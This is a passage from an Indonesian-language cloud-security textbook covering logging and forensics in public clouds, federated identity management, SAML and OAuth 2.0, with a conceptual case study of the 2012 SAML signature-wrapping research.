Kebutuhan untuk mendeteksi dan menanggapi insiden keamanan yang terjadi di cloud publik menciptakan tantangan yang menarik. Cara utama analis SOC mengidentifikasi dan menyelidiki insiden keamanan adalah dengan data log sistem. Di perusahaan normal, log yang relevan dengan keamanan berasal dari sejumlah sumber, termasuk OS, pemindai malware, pemindai kerentanan, IDS, firewall, dan aplikasi bisnis. Beberapa data log akan berisi peringatan tentang potensi perilaku berbahaya, sementara data log lainnya akan membantu analis membangun konteks di sekitar potensi insiden keamanan—siapa yang masuk, aplikasi apa yang sedang berjalan, dan informasi berguna lainnya.

Jika insiden keamanan sangat menarik—mungkin karena memiliki konsekuensi signifikan atau baru dalam beberapa hal—korban mungkin ingin menyelidiki lebih dalam dengan forensik komputer. Tujuan utama dari investigasi forensik adalah untuk menyimpan sebanyak mungkin bukti yang relevan dengan andal, dan melakukannya dengan cara yang meyakinkan pengadilan. Ini mungkin berarti mengambil snapshot memori dan hard disk sebelum mematikan sistem atau menghapusnya dari jaringan, menjaga drive fisik dengan hati-hati, dan melindungi file log dari perangkat yang kekurangan penyimpanan.

Seperti yang mungkin sudah Anda duga sekarang, masalah dengan melakukan semua ini saat Anda diserang di cloud publik adalah Anda mungkin tidak memiliki akses ke banyak data dan fungsionalitas yang diperlukan. Penawaran SaaS umumnya akan menjadi yang paling tidak membantu dalam skenario ini, karena mereka biasanya hanya memberi pengguna log lapisan aplikasi terbatas dan tidak ada wawasan atau kontrol atas sistem dan jaringan yang mendasarinya. PaaS sedikit lebih baik karena pelanggan dapat memiliki kontrol penuh atas log yang dihasilkan aplikasi mereka dan terkadang dapat mengonfigurasi logging lingkungan runtime. Namun, seperti SaaS, pelanggan PaaS tidak memiliki kendali atas sistem yang mendasarinya [BIR11].

Layanan IaaS menyediakan opsi paling fleksibel untuk logging dan forensik karena memberikan pelanggan kendali penuh atas sistem operasi, aplikasi, dan jaringan virtual. Pelanggan dapat mengaktifkan logging yang diinginkan dalam lingkup kontrol tersebut dan dapat menggunakan snapshot VM—kemampuan untuk menyimpan dan memulihkan status VM yang tepat pada saat tertentu—untuk mencapai analisis forensik yang kuat dan kemampuan penyimpanan bukti. Bahkan dengan IaaS, bagaimanapun, sejumlah log kemungkinan tidak akan tersedia untuk pelanggan, termasuk yang dihasilkan oleh hypervisor, sistem fisik yang mendasarinya, dan jaringan penyedia.

Hal terpenting yang dapat dilakukan pelanggan cloud publik untuk mempersiapkan deteksi dan respons insiden adalah menangani logging dan forensik saat menulis SLA dengan penyedia. SLA dapat mencakup persyaratan untuk pemberitahuan insiden, penyimpanan bukti, dan akses ke bukti; mereka juga dapat menentukan jenis log yang tersedia dan sumber bukti potensial lainnya. Data yang relevan dapat mencakup log dari server web, aplikasi, database, OS, hypervisor, perangkat jaringan, peralatan keamanan, dan platform komputasi awan, serta tangkapan lalu lintas jaringan.

Namun, membuat log tersedia saja tidak cukup. Kirim log ke SIEM untuk penyimpanan dan analisis, dan berhati-hatilah untuk memisahkan SIEM dan penyimpanannya dari layanan cloud sejauh yang praktis. Agar SIEM berguna, diperlukan aliran data log yang hampir real-time dari layanan cloud, tetapi juga perlu dilindungi dari pengaruh jahat penyerang yang mungkin telah menyusup ke layanan cloud. Identifikasi dan hilangkan jalur potensial apa pun yang memungkinkan penyusup di sistem cloud menghapus atau mengubah data dari SIEM Anda atau penyimpanan dasarnya.

4.4 Manajemen Identitas Cloud

Salah satu tantangan umum yang dihadapi organisasi saat bermigrasi ke layanan cloud publik adalah manajemen identitas. Pelanggan cloud sering kali memindahkan data dan fungsionalitas sensitif ke dalam lingkungan cloud, dan akibatnya mereka memerlukan cara untuk mengautentikasi dan memberi otorisasi kepada pengguna untuk mengakses sumber daya tersebut di cloud. Manajemen identitas juga melindungi penyedia cloud: Mereka perlu memastikan bahwa pengguna yang mengakses layanan mereka adalah anggota sah dari organisasi pelanggan, bukan penipu.

Cara yang jelas untuk menangani masalah manajemen identitas cloud adalah meminta setiap pengguna mendaftar secara individual untuk akun pengguna di setiap penyedia cloud. Sayangnya, pendekatan ini penuh dengan masalah. Salah satu masalah adalah bahwa hal itu menciptakan peluang baru untuk kerentanan. Penyedia cloud, seperti banyak perusahaan, terkadang diretas, dan belum tentu pandai melindungi kata sandi dan informasi pribadi pengguna. Mengharuskan pengguna untuk membuat akun baru di banyak penyedia cloud yang berbeda melipatgandakan kemungkinan pengguna tersebut memiliki informasi pribadi yang dicuri dan, jika pengguna tersebut menggunakan kembali kata sandi dari layanan

lain, praktik itu dapat membuat mereka jauh lebih berbahaya. Seperti yang kami jelaskan di Bab 2, banyak pengguna tidak terampil dalam memilih dan mengelola kata sandi, dan memberi mereka lebih banyak kata sandi untuk dikelola, terutama ketika data dan fungsi sensitif berisiko, adalah proposisi yang berbahaya. Ketika pengguna mengatur kata sandi lemah yang sama untuk akun Facebook dan Twitter mereka, mereka hanya membahayakan diri mereka sendiri. Situasinya sama sekali berbeda ketika seorang pengembang menggunakan kata sandi lemah yang sama pada empat proyek pengembangan perangkat lunak yang berbeda yang melibatkan perusahaan yang berbeda, kemitraan yang berbeda, dan data sensitif yang berbeda.

Mengandalkan penyedia cloud untuk manajemen identitas juga membatasi kontrol yang dapat diberikan organisasi untuk melindungi akun pengguna berbasis cloud: Banyak penyedia cloud akan memungkinkan pengguna untuk memilih kata sandi yang lemah atau dengan mudah mengatur ulang kata sandi menggunakan informasi pribadi dasar (ingat serangan terhadap Sarah Palin's email yang dijelaskan dalam Bab 2). Beberapa penyedia cloud menawarkan opsi untuk otentikasi multifaktor dan, bahkan jika itu lebih umum, pengguna dapat dibenarkan untuk memberontak karena harus membawa sekantong penuh token akses untuk berbagai layanan cloud.


Selain masalah ini adalah salah satu administrasi: Bagaimana organisasi menonaktifkan semua akun pengguna setelah pengguna tidak lagi membutuhkan akses ke mereka, baik karena keberangkatan dari organisasi atau perubahan tugas pekerjaan? Seperti yang kami jelaskan di Bab 2, menetapkan dan mencabut hak akses sulit untuk dikelola dalam satu organisasi; masalahnya menjadi lebih menantang dengan beberapa penyedia cloud. Organisasi besar dapat menggunakan puluhan atau bahkan ratusan penyedia layanan cloud, dan melacak semuanya, bersama dengan pengguna mana yang memiliki atau membutuhkan akun dengan penyedia mana, dapat menjadi mimpi buruk logistik. Salah satu keuntungan kuat dari komputasi awan adalah bahwa tanggung jawab untuk mengelola operasi komputasi dialihkan ke penyedia awan. Namun, dengan transfer itu muncul godaan untuk mengabaikan atau melupakan kebutuhan akan manajemen identitas yang hanya dapat diberikan oleh organisasi.

Jika meminta pengguna membuat akun individual adalah pilihan yang buruk, maka memiliki akun bersama untuk seluruh organisasi adalah pilihan yang lebih buruk. Memiliki banyak pengguna yang berbagi satu kata sandi sangat meningkatkan kemungkinan kata sandi itu dicuri. Lebih buruk lagi, dalam kasus perilaku pengguna yang salah, membedakan siapa yang melakukan apa dengan data mana yang tidak mungkin. Yang terburuk, kata sandi harus diubah setiap kali pengguna meninggalkan organisasi atau mengubah peran, karena itulah satu-satunya cara untuk mencegah pengguna yang sebelumnya diberi wewenang untuk terus mengakses akun.

Solusi untuk masalah ini adalah konsep yang disebut manajemen identitas federasi. FIdM “memungkinkan informasi identitas untuk dikembangkan dan dibagikan di antara beberapa entitas dan di seluruh domain kepercayaan… memberikan kenyamanan dan efisiensi 'masuk tunggal' kepada individu yang teridentifikasi, penyedia identitas,

dan pihak yang mengandalkan." Singkatnya, FIdM memungkinkan satu organisasi atau sistem untuk membuktikan identitas dan otoritas pengguna lainnya.

Dengan FIdM, satu sistem menyimpan informasi identitas pengguna, dan sistem lain menanyakan satu sistem itu saat dibutuhkan. Bayangkan, misalnya, Anda bekerja untuk perusahaan yang mengalihdayakan sistem emailnya ke penyedia cloud. Untuk mengakses email Anda, Anda pergi ke situs web penyedia cloud dan memasukkan kredensial masuk perusahaan Anda — kemungkinan kredensial yang sama yang Anda gunakan untuk masuk ke komputer Anda di tempat kerja. Alih-alih memeriksa kredensial Anda sendiri, situs web merujuk ke server manajemen identitas di perusahaan Anda untuk mengautentikasi Anda. Karena server manajemen identitas perusahaan Anda mengetahui identitas Anda, server tersebut dapat mengonfirmasi kredensial Anda dan mengirim pesan ke penyedia cloud yang memberi otorisasi kepada Anda untuk mengakses email Anda. Gambar 4.4 mengGambarkan aliran informasi ini, dengan langkah 3 dan 4 yang mengGambarkan kemungkinan alternatif (dan lebih disukai, dari perspektif keamanan) untuk melewati penyedia pihak ketiga saat mengirimkan kredensial login.



Gambar 4.4 Tampilan Nosional FIdM

FIdM menangani secara efektif semua tantangan identitas cloud yang telah kami uraikan di atas. Dengan solusi FIdM, pengguna dapat mengakses semua penyedia layanan cloud perusahaan dengan kredensial yang sama yang mereka gunakan untuk mengakses sistem perusahaan. Karena pelanggan cloud mengontrol proses otentikasi, mereka dapat menentukan persyaratan otentikasi yang masuk akal bagi mereka: panjang kata sandi minimum, otentikasi multifaktor, atau biometrik, misalnya. FIdM juga sangat menyederhanakan masalah tata kelola, memastikan, sebagaimana adanya, bahwa hanya satu sistem yang memiliki wewenang untuk membuat, memodifikasi, atau menghapus akun pengguna: sistem manajemen identitas pelanggan (biasanya LDAP atau Microsoft Active Directory).

Meskipun kami menyajikan FIdM dalam konteks penggunaan layanan cloud, tidak ada teknik federasi yang kami sajikan di sini terbatas pada skenario cloud. Mereka

bisa sama-sama berharga untuk mengelola identitas di seluruh enklave jaringan atau konteks keamanan dalam satu perusahaan atau di antara kelompok perusahaan. Jika identitas pengguna disediakan, dipelihara, dan diautentikasi dalam satu lingkungan, tetapi layanan yang memerlukan identitas tersebut berjalan di lingkungan yang terpisah, maka FIdM mungkin merupakan ide yang bagus.

4.4.1 Security Assertion Markup Language (SAML)

Dua prasyarat membuat FIdM berfungsi: kepercayaan dan standarisasi. Sistem yang meminta informasi identitas harus mempercayai data yang diterimanya, sistem yang memberikan informasi identitas harus mempercayai penerima, dan kedua sistem tersebut harus memiliki cara standar untuk berkomunikasi. *Security Assertion Markup Language* (SAML) memungkinkan pertukaran semacam itu. Ini adalah standar berbasis XML yang mendefinisikan cara bagi sistem untuk secara aman bertukar identitas pengguna dan informasi hak istimewa.


Mari kita lihat contoh dunia nyata di mana SAML mungkin berperan. Banyak sekolah menggunakan sistem manajemen pembelajaran (LMS) seperti Blackboard dan Canvas untuk membantu guru berkomunikasi dengan siswa. Dalam LMS biasa, setiap kelas memiliki situs web, dan siswa dapat menggunakan situs itu untuk mengirimkan tugas pekerjaan rumah, memeriksa nilai mereka, mengunduh kuliah, dan mengobrol satu sama lain. LMS merupakan kandidat yang baik untuk penerapan SaaS karena tidak memproses data yang sangat sensitif atau memerlukan banyak bandwidth. Satu-satunya rintangan potensial adalah masalah identitas: Bagaimana SaaS mengetahui pengguna mana yang berasal dari sekolah mana? Kelas apa yang mereka ikuti? Kelas mana yang baru saja mereka turunkan? Bagaimana mereka tahu bahwa orang yang mengaku sebagai guru sebenarnya adalah seorang guru?

Ketika berhadapan dengan ratusan sekolah dan ribuan siswa, tantangan identitas semacam ini perlu diselesaikan secara otomatis. Berikut adalah deskripsi tingkat tinggi tentang bagaimana SAML memungkinkan hal itu terjadi: Setelah sekolah mendaftar ke layanan cloud LMS, penyedia memerlukan URL server identitas SAML sekolah. Saat siswa mencoba mengakses LMS, layanan mengarahkan siswa ke server identitas tersebut untuk mengautentikasi. Setelah siswa mengautentikasi, server identitas mengirim siswa kembali ke LMS, kali ini dengan pesan yang ditandatangani. Pesan tersebut memberikan nama siswa, daftar kelas tempat siswa terdaftar, dan menyertakan atribut identitas lain yang mungkin diperlukan LMS.

Standar SAML menentukan pesan XML yang dapat digunakan pihak-pihak untuk bertukar informasi identitas, serta protokol dan aturan untuk pertukaran tersebut. Pesan SAML biasanya dikirimkan melalui HTTP, dan berfungsi paling baik dalam konteks aplikasi berbasis web. HTTP menawarkan manfaat tambahan kompatibilitas dengan TLS, yang penggunaannya sangat kami rekomendasikan untuk perlindungan komunikasi SAML.

SAML mendefinisikan tiga pihak yang berpartisipasi dalam pertukaran identitas (lihat Gambar 4.5):

- Penyedia Layanan (SP) atau Pihak Pengandal: Layanan berkemampuan SAML, seperti LMS, yang perlu memperoleh informasi identitas dari pihak ketiga
- Subjek: Entitas, baik itu pengguna atau sistem, yang mencoba masuk ke SP
- Penyedia Identitas (IdP) atau Pihak Penegasan: Sistem berkemampuan SAML yang dapat mengautentikasi Subjek dan membuat pernyataan tentang identitas Subjek



Gambar 4.5 Otentikasi SAML

Saat pengguna mencoba mengakses SP, hal pertama yang perlu dilakukan SP adalah mencari tahu IdP mana yang harus dijangkau, masalah yang disebut penemuan ranah. Penyedia cloud dapat memiliki ribuan IdP pelanggan, tetapi harus mengarahkan pengguna ke satu-satunya yang memiliki informasi yang diperlukan. SP yang berbeda memecahkan masalah ini dengan cara yang berbeda. Salah satu solusinya adalah memberi setiap pelanggan subdomain khusus yang dapat dihubungkan oleh pengguna: misalnya, harvard.example.com atau cornell.example.com. Pilihan lain adalah membiarkan pengguna memilih dari kotak dropdown.

Terlepas dari bagaimana penemuan ranah terjadi, langkah selanjutnya adalah SP membuat Permintaan Otentikasi. Permintaan Autentikasi SAML berisi, antara lain, URL SP (tag “Penerbit”), waktu permintaan, dan tanda tangan digital opsional (tetapi disarankan). Tanda tangan digital SAML menggunakan spesifikasi Tanda Tangan XML (XMLDSig), yang menentukan aturan dan tag untuk menandatangani pesan XML dan pengkodean XML informasi yang diperlukan untuk memverifikasi tanda tangan.

SP mengirimkan Permintaan Otentikasi kembali ke browser Subjek bersama dengan HTTP Redirect ke IdP, secara efektif mengirimkan permintaan ke IdP melalui sistem Subjek. Pada titik ini, IdP menyajikan halaman web yang mengotentikasi Subjek. Meskipun SAML mendefinisikan sejumlah mekanisme autentikasi umum yang mungkin digunakan IdP, mekanisme autentikasi apa pun diizinkan. SP mungkin memerlukan IdP untuk menggunakan autentikasi yang kuat untuk melindungi sistem penting, dan IdP mungkin memilih mekanisme autentikasi khusus untuk kenyamanan atau konsistensi. Dalam kebanyakan kasus, IdP akan menampilkan Subjek dengan formulir login biasa dan menerima kredensial domain normal.

Setelah Subjek diautentikasi, IdP membuat Respons Autentikasi (terkadang disebut "SAML Token") yang berisi satu atau beberapa Pernyataan SAML. Pernyataan adalah inti dari SAML, karena berisi informasi identitas yang dibutuhkan SP. SAML mendefinisikan tiga jenis Pernyataan:

- "Authentication : Subjek pernyataan diautentikasi dengan cara tertentu pada waktu tertentu."
- "Attribute : Subjek pernyataan dikaitkan dengan atribut yang disediakan."
- "Authorization Decision : Permintaan untuk mengizinkan subjek asersi mengakses sumber daya tertentu telah diberikan atau ditolak."

Pada dasarnya, Pernyataan Otentikasi memberi tahu SP bahwa Subjek berhasil masuk, Pernyataan Atribut memberi tahu SP siapa Subjeknya, dan Keputusan Otorisasi memberi tahu SP apa yang boleh dilihat dan dilakukan oleh Subjek. Pernyataan berisi, di antara elemen lainnya, URL IdP, waktu Pernyataan dibuat, tanda tangan opsional, dan kondisi opsional di mana Pernyataan valid. Meskipun tanda tangan adalah opsional, sangat disarankan sebagai cara terbaik untuk mencegah pengguna jahat memodifikasi Pernyataan untuk mendapatkan akses (walaupun Kasus 4.4 menunjukkan mengapa ini mungkin tidak cukup baik). Enkripsi juga penting untuk Pernyataan karena kemungkinan berisi informasi pribadi atau yang relevan dengan keamanan.

Setelah Respon Otentikasi dibuat, IdP mengirimkannya kembali ke browser Subjek untuk dikirim ke SP. SP harus memeriksa validitas tanda tangan, mendekripsi pesan, dan membuat konteks keamanan untuk Subjek berdasarkan Pernyataan. Misalnya, jika Pernyataan mengatakan bahwa Subjek adalah pengajar di kelas, maka LMS harus memberikan hak istimewa kepada Subjek tersebut untuk mengedit situs kelas. Setelah Subjek masuk ke SP dan sesi dimulai, SP dapat terus menggunakan SAML untuk menanyakan IdP. Misalnya, jika seorang siswa mencoba untuk menghapus komentar teman sekelasnya dari papan pesan, LMS mungkin meminta Keputusan Otorisasi IdP untuk menentukan apakah akan mengizinkan tindakan tersebut.

Semua dasar yang diletakkan di atas memungkinkan sistem universitas untuk bekerja secara mulus dengan penyedia cloud. Siswa menavigasi ke situs LMS, masuk menggunakan kredensial universitas reguler mereka, dan melihat daftar tautan ke kelas tempat mereka terdaftar. Ketika mereka mengubah kata sandi mereka di sistem universitas, kata sandi juga berubah secara efektif di sistem penyedia cloud. Dan ketika siswa lulus, mereka secara otomatis kehilangan akses ke LMS.

Kasus 4.4

Menandatangani Siapapun Pemiliknya

Pada tahun 2012, sekelompok peneliti Jerman mengumumkan bahwa mereka telah menemukan cara untuk mengelabui sebagian besar implementasi SAML agar menerima Pernyataan palsu. Dalam makalah yang mereka sampaikan di Usenix Security '12, peneliti Juraj Somorovsky, Andreas Mayer, Jorg Schwenk, Marco Kampmann, dan Meiko Jensen menggambarkan serangan *Signature wrapping* XML baru mereka. Untuk memulai serangan, penyerang perlu mendapatkan pesan SAML yang ditandatangani dari IdP; mengingat sifat SAML, ini tidak sulit. Setelah penyerang mendapatkan pesan yang ditandatangani, tujuan mereka adalah menambahkan Pernyataan ke pesan sedemikian rupa sehingga :

1. SP akan memproses semua Pernyataan dan menindaklanjutinya; dan
2. SP tidak akan menyertakan Pernyataan baru dalam verifikasi tanda tangan digital, yaitu verifikasi tanda tangan digital akan lolos karena hanya akan diverifikasi terhadap isi pesan SAML asli.

Para peneliti menguji versi serangan yang berbeda terhadap 14 implementasi SAML. Sebagian besar upaya mereka difokuskan untuk memindahkan konten pesan SAML asli dan Asersi baru ke dalam berbagai permutasi dalam dokumen SAML baru. Tujuan mereka adalah untuk menemukan permutasi mana yang memungkinkan verifikasi tanda tangan lolos, permutasi mana yang memungkinkan Asersi baru untuk diproses, dan permutasi mana yang memungkinkan keduanya terjadi secara bersamaan.

Dari 14 implementasi yang mereka uji—termasuk yang paling umum digunakan pada saat itu—para peneliti menemukan bahwa 12 rentan terhadap beberapa versi serangan ini, dan oleh karena itu dapat disesatkan untuk mengizinkan penyerang menyamar sebagai pengguna yang sah. Para peneliti tidak berpendapat bahwa ini adalah kerentanan dalam spesifikasi SAML atau XMLDSig, melainkan berpendapat bahwa akar penyebab kerentanan adalah kompleksitas standar. Ada pelajaran berharga di sini: Hanya karena spesifikasinya aman, bukan berarti spesifikasi itu cocok untuk diterapkan dengan aman.

Ceritanya memiliki akhir yang bahagia. Para peneliti bekerja sama dengan tim keamanan di 12 perusahaan yang terkena dampak, dan pada Agustus 2012 melaporkan bahwa semua kerentanan yang mereka identifikasi telah diperbaiki.

4.4.2 OAuth

Sementara SAML dirancang untuk menangani autentikasi, otorisasi, dan sistem masuk tunggal untuk pengguna dan sistem, OAuth dibuat untuk menangani aspek berbeda dari FIdM: akses API. OAuth 2.0 adalah standar otorisasi dan bukan standar autentikasi, dan tujuan utamanya adalah mengizinkan aplikasi pihak ketiga untuk mengakses API atas nama pengguna. Misalnya, jika aplikasi ingin menggunakan API Facebook untuk menulis pesan di halaman Facebook pengguna, aplikasi tersebut menggunakan OAuth untuk mendapatkan izin. Jika aplikasi PaaS perlu mengakses data dalam database SaaS atau penawaran STaaS, OAuth adalah jawabannya.


OAuth tidak bertukar informasi identitas, hanya otorisasi. Mari kita kembali ke Facebook sebagai contoh: Bayangkan Anda baru saja mengunduh aplikasi yang menyimpan informasi kontak untuk teman-teman Anda. Jika Anda memiliki ratusan teman, memuat informasi kontak secara manual akan menjadi proses yang menyakitkan. Tetapi jika aplikasi mendukung OAuth, Anda dapat memberikannya izin untuk mendapatkan daftar teman dan informasi kontak mereka langsung dari akun Facebook Anda. Berikut ringkasan cara kerjanya: Pertama, aplikasi mengirim permintaan ke server OAuth Facebook meminta izin untuk melihat daftar teman Anda. Selanjutnya, Facebook meminta Anda untuk masuk, dan Anda memasukkan kredensial Anda. Facebook kemudian memberi tahu Anda nama aplikasi yang ingin mengakses akun Anda, dan izin persis yang diinginkan aplikasi, memberi Anda kesempatan untuk menolak sebagian atau semua izin. Setelah Anda mengonfirmasi izin aplikasi, Facebook mengirimkannya token yang dapat digunakan untuk login.

OAuth memberikan manfaat keamanan yang bagus dengan memungkinkan pengguna memberikan akses aplikasi pihak ketiga hanya ke sumber daya akun yang mereka butuhkan (menegakkan prinsip hak istimewa paling rendah), dan melakukannya tanpa membagikan kata sandi. Ini berarti bahwa jika aplikasi diretas, kata sandi pengguna aman, dan penyerang hanya dapat memperoleh akses akun terbatas yang dimiliki aplikasi. Setelah kompromi ditemukan, OAuth mengizinkan penyedia layanan (atau pengguna melalui penyedia layanan) untuk mencabut akses aplikasi tanpa mengubah kredensial apa pun. Manfaat lain dari OAuth adalah, tidak seperti SAML, OAuth dirancang untuk bekerja dengan aplikasi asli, tidak hanya di browser web.

OAuth mengharapkan semua komunikasi dilakukan melalui HTTP, dan, seperti SAML, menggunakan permintaan HTTP untuk meneruskan token melalui perangkat pengguna. Saat kita menelusuri alur komunikasi yang diGambarkan pada Gambar 4.6, Anda akan melihat bahwa tidak akan ada penyebutan tanda tangan atau enkripsi. Itu karena kerangka kerja OAuth tidak menentukan apa pun; sebagai gantinya, sangat disarankan untuk menggunakan TLS jika memungkinkan. Di SAML, tanda tangan dan enkripsi penting karena melindungi integritas dan kerahasiaan pernyataan dari pengguna jahat. Dalam token OAuth, tidak ada data yang layak dimodifikasi, jadi perhatian utama adalah kerahasiaan terhadap penyadap.

OAuth mendefinisikan empat peran:

- Pemilik Sumber Daya, analog dengan subjek SAML, adalah pengguna dengan akun online yang dilindungi sandi.
- Server Sumber Daya adalah server tempat API berada.
- Klien, analog dengan SAML SP, adalah aplikasi yang mencoba mengakses API akun.
- Server Otorisasi, analog dengan SAML IdP, adalah server yang dapat mengautentikasi pemilik sumber daya dan memberikan akses klien ke server sumber daya.



Gambar 4.6 Otorisasi OAuth

OAuth membagi Klien menjadi dua jenis, dengan implikasi keamanan yang penting: Klien Rahasia adalah aplikasi web dan lebih aman dari kedua jenis tersebut. Pengguna akhir tidak dapat membaca kode back-end Klien Rahasia, sehingga Klien tersebut dapat menyimpan kunci yang memungkinkan mereka untuk mengautentikasi dirinya sendiri ke Server Otorisasi. Klien Publik adalah aplikasi asli, dan kode mereka dapat direkayasa balik. Pengguna jahat yang sedikit terampil dapat dengan mudah mencuri kunci dari Klien Publik. Oleh karena itu, Klien Publik tidak dapat dipercaya seperti Klien Rahasia.

Untuk membangun Klien OAuth, Anda harus mendaftar terlebih dahulu dengan layanan yang ingin Anda akses. Registrasi secara umum berarti Anda memberikan URL aplikasi Anda kepada Server Otorisasi, dan Server Otorisasi memberi Anda pengidentifikasi unik (“ID Klien”) dan Rahasia Klien untuk digunakan untuk autentikasi (perhatikan bahwa ini mengotentikasi Klien OAuth, bukan pengguna).

URL aplikasi memainkan peran keamanan penting untuk Klien Rahasia: Server Otorisasi akan mengirim token hanya ke URL tersebut. Penyerang yang mencoba menggunakan Klien jahat untuk menyamar sebagai Klien Anda harus membajak URL

Anda agar berhasil. Sayangnya, seperti yang ditunjukkan Kasus 4.5, tidak semua Server Otorisasi menerapkan persyaratan ini.

Pengguna biasanya akan mengakses Klien OAuth baik melalui browser atau dengan mengunduh aplikasi. Ketika pengguna pertama kali mendaftar dengan Klien, Klien mengirimkan Token Permintaan ke server otorisasi. Token Permintaan mencakup ID Klien, URL aplikasi, dan hak akses yang diminta. Menanggapi Token Permintaan, Server Otorisasi harus meminta pengguna untuk masuk. Idealnya, Klien tidak akan bertindak sebagai perantara untuk masuk ini, karena berbagi kata sandi pengguna dengan Klien mengalahkan tujuan penggunaan OAuth; dalam praktiknya, sayangnya, Klien OAuth sering melihat informasi login pengguna selama langkah ini.

Setelah Server Otorisasi mengautentikasi pengguna, itu akan menampilkan hak akses yang diminta Klien, menawarkan kesempatan untuk pencabutannya. Apa yang terjadi setelah ini selesai tergantung pada apakah Klien Rahasia atau Publik. Dalam kasus Klien Publik—bayangkan aplikasi asli yang melaluinya pengguna baru saja masuk ke Server Otorisasi—Server Otorisasi hanya mengirimkan Token Akses langsung ke Klien. Dalam kasus Klien Rahasia, browser pengguna akan bertindak sebagai perantara untuk pertukaran berikutnya, sehingga menciptakan jendela kecil kerentanan. Untuk mengatasi kerentanan ini, Server Otorisasi mengirimkan Klien, melalui browser pengguna, kredensial perantara yang disebut Kode Otorisasi. Klien kemudian harus mengirim Kode Otorisasi dan Rahasia Klien langsung ke Server Otorisasi, sebagai gantinya Server Otorisasi mengirimkan Token Akses yang berumur lebih panjang. Karena Klien Rahasia mungkin adalah satu-satunya entitas yang memiliki Rahasia Klien, metode ini memberikan jaminan yang wajar bahwa hanya Klien yang sebenarnya yang akan mendapatkan Token Akses. Satu lagi catatan tentang Kode Otorisasi: Jika Server Otorisasi menerima Kode Otorisasi yang sama dua kali, server tersebut harus segera mencabutnya bersama dengan token apa pun yang dihasilkan darinya: Kode Otorisasi kemungkinan telah disusupi.

